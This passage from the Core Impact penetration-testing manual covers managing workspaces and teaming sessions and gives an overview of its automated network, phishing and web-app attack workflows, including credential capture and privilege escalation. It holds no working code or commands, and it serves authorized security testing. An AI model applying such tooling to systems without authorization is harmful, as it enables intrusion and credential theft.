The data you enter is for informational purposes only and can be viewed or updated at any time by selecting File -> Properties from Core Impact's main menu.

New Workspace Wizard [X]

Client Information
Record optional test information.

Information

Company/Test area name: Sobchak Security

Contact name: Walter Sobchak

Contact phone number: 213-555-1212

Contact e-mail: calmemyou@sobchak.com

Location:

Workspace comment:

Engagement information

Start: 7/15/2021 [calendar icon] Deadline: 7/15/2021 [calendar icon]

< Back Next > Cancel

Use these fields as needed:

Company/Test area name - The name of the company or test area where the penetration test is being conducted.

Contact name - The name of a contact inside the (client company) related to this particular engagement.

Contact phone number - The phone number of the client contact.

Contact email - The email address of the client contact.


Location - The location of the client.

Workspace comment - Any comments about the workspace and the tests to be performed within it.

Engagement start date and deadline -

Click **Next** after entering a name for the new workspace.


4. A Workspace key is generated every time a new workspace is created. This key is only used for communication with remote agents that perform client authentication. This means that different users of Core Impact use different workspace keys and will not be able to connect to the same agents. It is important to note that this key does not currently protect the information inside Core Impact's database, and that its sole purpose is to protect the workspace's deployed agents from being accessed by another Core Impact workspace.



Move your mouse inside the rectangle to generate a new key pair, and click **Next**.

Refer to [Crypto Channel on page 393](#) for more information on how Core Impact uses this key pair.

5. After checking that all the information displayed in the Completing the New Workspace Wizard Dialog Box is correct, click **Finish**.




The new workspace is created and automatically opens.


Opening an Existing Workspace

To open an existing Core Impact workspace, use the following the steps:


1. Select **Workspaces** on the Navigator panel to see a list of available workspaces on the main Dashboard screen.



<input type="checkbox"/>	ID ↑	Name	Status	Running Agents	Creation date	
<input type="checkbox"/>	343	ad	No task running...	0	1/4/2024	⋮
<input type="checkbox"/>	363	sjs01	No task running...	0	1/19/2024	⋮

Alternatively, select **File -> Open workspace** from Core Impact's main menu, or click on the **Open Workspace** button  on the toolbar.

The Open Workspace Dialog Box appears.



2. From either list, click on the workspace you wish to open, then enter the corresponding **Passphrase**.

NOTE:

If any Workspaces were created as Teaming Workspaces, they will be labeled as such.

3. Check the **Start a teaming session with the selected workspace** option if you want other users to be able to work in the Workspace using the Teaming capabilities (for Network testing only). You will then be asked to add users to the Workspace. See [Teaming on page 37](#) for more details.
4. Click the **Open** button to open the Workspace.

Importing and Exporting Workspaces

Core Impact allows you to move Workspaces from one database file to another. This functionality is useful when you wish to share workspace information among several different users, or for purposes of data backup.

You can import Workspaces into and export Workspaces out of any Core Impact database file. A single database file can hold multiple Workspaces at the same time. Before importing or exporting Workspaces, close any active workspace to ensure that the database is not being updated. Import/Export features are disabled when there is an active workspace open in the console.

The Import/Export Wizard guides you through the process of importing or exporting Workspaces from different database formats. To use the Wizard, first ensure that all Workspaces are closed, and then follow one of the procedures below.


NOTE:

The following are SQLServer-related Import/Export restrictions:


- **Not Allowed:** A workspace exported from Impact on an instance of SQLServer Standard/Enterprise *cannot* be imported into Impact on an instance of SQLServer Express.
- **Allowed:** A workspace exported from Impact on an instance of SQLServer Express. *can* be imported into Impact on an instance of SQLServer Standard/Enterprise.

Import a Workspace


1. If you have a workspace opened, close it by navigating to **File -> Close Workspace**.
2. Navigate to **File > Import/Export Workspaces** from Core Impact main menu. When the Import/Export Workspace Wizard appears, click **Next**.
3. Using the drop-down menu, select the **Data source type** of the import file as either **Microsoft Access** or **Microsoft SQL Server**.

Click the ellipsis button () then navigate to and select the source file.


In the File Explorer, click the **Open** button to return to the Import Wizard.




4. Click **Next**.
5. Select a workspace from the next dialogue box. This will be the workspace into which the external file will be imported.



6. Click the **Next** button.
7. From the drop-down menu, select the destination of the import. The default option will be Impact's Database.




8. Click the **Next** button.
9. Click the **Finish** button once the Import operation is completed.




Export a Workspace


1. If you have a workspace opened, close it by navigating to **File -> Close Workspace**.
2. Navigate to **Tools -> Import/Export Workspaces** from Core Impact's main menu. When the Import/Export Workspace Wizard appears, click **Next**.
3. To export a workspace from your Core Impact installation, select **Impact's Database** as the **Data source type**.





4. Click the **Next** button.
5. Select the workspace that you wish to export from the Select a Workspace list.



6. Click the **Next** button.
7. Using the drop-down menu, select the **Data destination type** for the workspace as Microsoft SQL Server.




8. Then click the ellipsis button () to define the destination source file for the export.
9. Click the **Next** button.
10. Click the **Finish** button once the Export operation is completed.



Closing a Workspace

To close the active workspace, choose **File -> Close workspace** from Core Impact's main menu. If there are modules running when you close a workspace (or shut down Core Impact), you will be asked if you want to stop running modules:



Select one of the following options:

Yes - The workspace (or Core Impact) will be closed and all running modules will be stopped.

No - The workspace (or Core Impact) will be closed and all running modules will remain running. Any exploits launched after the workspace is closed will be able to register agents with Core Impact and will be visible in the Entity Database when you subsequently open the workspace.


Cancel - The workspace will not be closed and all running modules will remain running.

NOTE:

When you close a workspace, all in-memory (non-persistent) agents deployed from that workspace will be uninstalled automatically.


Deleting a Workspace

1. To permanently remove a workspace, select **Workspaces** on the Navigator panel. Use the **More Options** menu (the 3 dots) and select the **Delete** option.



Alternatively, select **File -> Delete workspace** from Core Impact's main menu.

The Delete Workspace Dialog Box appears.



2. Check the workspace(s) you wish to delete and click the **Delete** button.
The workspace(s) is removed from the Console's database.

NOTE:

You cannot delete a workspace if it has tasks running.

Teaming

Core Impact allows more than one user to collaborate on a single workspace for testing, giving teams the ability to share data and delegate testing tasks. To use Core Impact's Teaming capabilities, at least one Teaming Session must be created. Then, users can join that session and share the workspace.

NOTE:

If using Teaming with SQLServer Standard/Enterprise, the following permissions must be granted (manually) to the database engine.

- Mixed mode authentication enabled.
- Grant remote access to the database (in the engine, and in the firewall if any).

Create a Teaming Session

You can open an existing Workspace and enable it as a Teaming Session (see [Opening an Existing Workspace](#)). To create a new Teaming Workspace from scratch, start on the main Core Impact dashboard:

1. Select **Workspaces** on the Navigator panel and press the **Create Workspace** button.

+ CREATE WORKSPACE

The New Workspace Wizard opens.

New Workspace Wizard [X]

Workspace Name and Passphrase
You must choose a name and a passphrase for the new workspace.

Workspace name:
Global Net Test

Create a passphrase:
••••••••

Confirm your passphrase:
••••••••

☐ Set extended workspace information
☒ Start a teaming session with the created workspace

Back Next Cancel

Give the new Workspace a **name** and enter the **Passphrase** (twice).

Check the **Start a teaming session with the created workspace** option.

2. Click **Next** to continue.
3. Enter the name of the **Session Owner**. Then click the **Add** button to add each user whom you want to be able to use the new Workspace.

New Workspace Wizard [X]

Teaming configuration
Add users to be used in a teaming session.

Session Owner
Donald Kerabatsos

Users

- RedTeam Member 2
- RedTeam Member 1
- RedTeam Leader

Add Remove

< Back Finish Cancel

4. Once you've added all the necessary users, click **Finish**.

Core Impact creates the new workspace and starts the Teaming session.

Once the Teaming workspace has been created, other users will be able to join the workspace using the name/passwords you defined. They will also need to know the address of the


machine where the Teaming Workspace resides. See [Join a Teaming Session](#) for more details on this process.


NOTE:

As the creator of the Teaming Workspace, you must leave the Workspace open in order for other users to join it. If you close a Teaming Workspace, the users you added will be removed. If you want to re-open the Workspace as a Teaming Workspace, use the Open Workspace steps as you normally would (see [Opening an Existing Workspace](#)), selecting the Workspace, then check the option Start a Teaming Session with the Selected Workspace. You can then add users to the Workspace and begin a new Teaming session.

Join a Teaming Session

To join an existing Teaming Session, start on the main Core Impact dashboard:

1. Select **Workspaces** on the Navigator panel and press the **Join Session**  **JOIN SESSION** button.
2. Enter the **Server** IP address where the existing Teaming Session is running followed by your **User** name and **Password**. These details should be provided to you by the user who created the Teaming Session.




3. Click **Connect** to join the session.

The Teaming Workspace should open and you can take advantage of the collaborative options in addition to all of Core Impact's testing capabilities. See [Using a Teaming Session](#).


Using a Teaming Session

When you are collaborating on a single Workspace - using Teaming - all joined users will see all entities, executed modules and their output. In addition, there are several features that will make the collaboration more successful for you and your team:

Entity Assignments. To prevent users from working on the same entities (targets), you can assign entities to specific users who have joined the session. To assign an entity to a user, right-click on the host in the entity view, select **Teaming Users**, and then click **Assign**. You will then be able to assign the entity to specific user(s).



Entity Filtering. Once you are in a teaming workspace, the entity database will automatically contain a folder called My Hosts of hosts that have been assigned to you. This will make it easier for you to locate and manage the entities for which you are responsible for testing. The screenshot below is from the view of the Teaming Workspace's leader where hosts have been assigned to the user RedTeam Member 1.



Rapid Penetration Test (RPT)

Core Impact's Rapid Penetration Tests (RPT) are step-by-step automations of the penetration testing process. Core Impact allows users to perform a RPT on a variety of target types but keep in mind that Core Impact also provides test capabilities for [wireless networks](#) as well as [network devices](#) such as routers and switches. The following RPTs are available in Core Impact:

Network RPT - Scan your systems (servers, network devices, surveillance cameras etc.) for known exploits and test their vulnerability. Attempt to capture and store identities (usernames/passwords, cookies, SSH keys, etc.) from targets. Core Impact also provides a One-Step [Network Vulnerability Test](#) and [Vulnerability Scanner Validator Test](#).

Client Side RPT - Simulate social engineering attacks to test the efficacy of your user-level security. The Attack Phase is separated into Attack and Penetration (for exploit-based attacks) and Phishing, for testing the vulnerability of your user community to Phishing attacks. Also provided is a One-Step [One-Step Client-side Tests](#).

Web Applications RPT - Evaluate the security of your web applications and make sure your organization is proactively assessing the OWASP Top 10 security risks. Core Impact also provides a One-Step [WebApps Vulnerability Test](#) and [Remediation Validator Test](#).

With any of these RPTs, the end goal is to expose the exploitable vulnerabilities in a system by penetrating and analyzing that system. The RPTs sequence through steps that automate common and repetitive tasks typical of a penetration test, such as gathering information, executing attacks, learning about compromised systems, escalating privileges, cleaning up, and generating reports.

Each step defines a high-level task that has been automated with easy-to-use wizards. If you are a new user, this basic automation mode will simplify the use of the product. If you are an expert user, RPT will allow you to execute common tasks more efficiently. Individual module selection is always available to you using the Modules View (see [Working With Modules](#) for more information).

You can run each step of the RPT process individually, but running steps in the order outlined by the Panel is highly recommended as some steps might require information obtained in a previous step. For example, Network Attack and Penetration will automatically select attacks based on what is known about the specified targets. Because this information is typically provided by Network Information Gathering, it generally makes sense to gather information before initiating the attack Wizard.




figure 9 - The Network RPT, Client Side RPT and Web Applications RPT Panels

Remember, there are many modules in Core Impact that are not executed by the RPTs but that can be very powerful when used in a comprehensive security testing program.

Network RPT

The Network RPT allows you to target your internal information systems and evaluate them for known exploits.

Follow these links to learn about the different Network testing steps:

- [Network Information Gathering on page 42](#)
- [Network Attack and Penetration on page 65](#)
- [Local Information Gathering on page 84](#)
- [Privilege Escalation on page 85](#)
- [Clean Up on page 88](#)
- [One-Step Network RPT on page 218](#)
- [One-Step Network RPT on page 218](#)
- [Testing Active Directory on page 88](#)

Network Information Gathering

The Network Information Gathering step provides you with information about a target network or individual machine. This step is typically accomplished by executing modules from the Information Gathering sub-category such as Network Discovery, Port Scanning, OS Identification, and Service Identification.

If you used a network mapping tool (such as Nmap) or a vulnerability scanner (such as Nessus) you can use the RPT to import your scanner data file and the Information Gathering will run on the host data within that file.


Use these links to learn how to run the Network Information Gathering RPT:

- [Use Core Impact to perform information gathering](#)
- [Use Nmap to perform information gathering](#)
- [Import data from 3rd party vulnerability scanner](#)

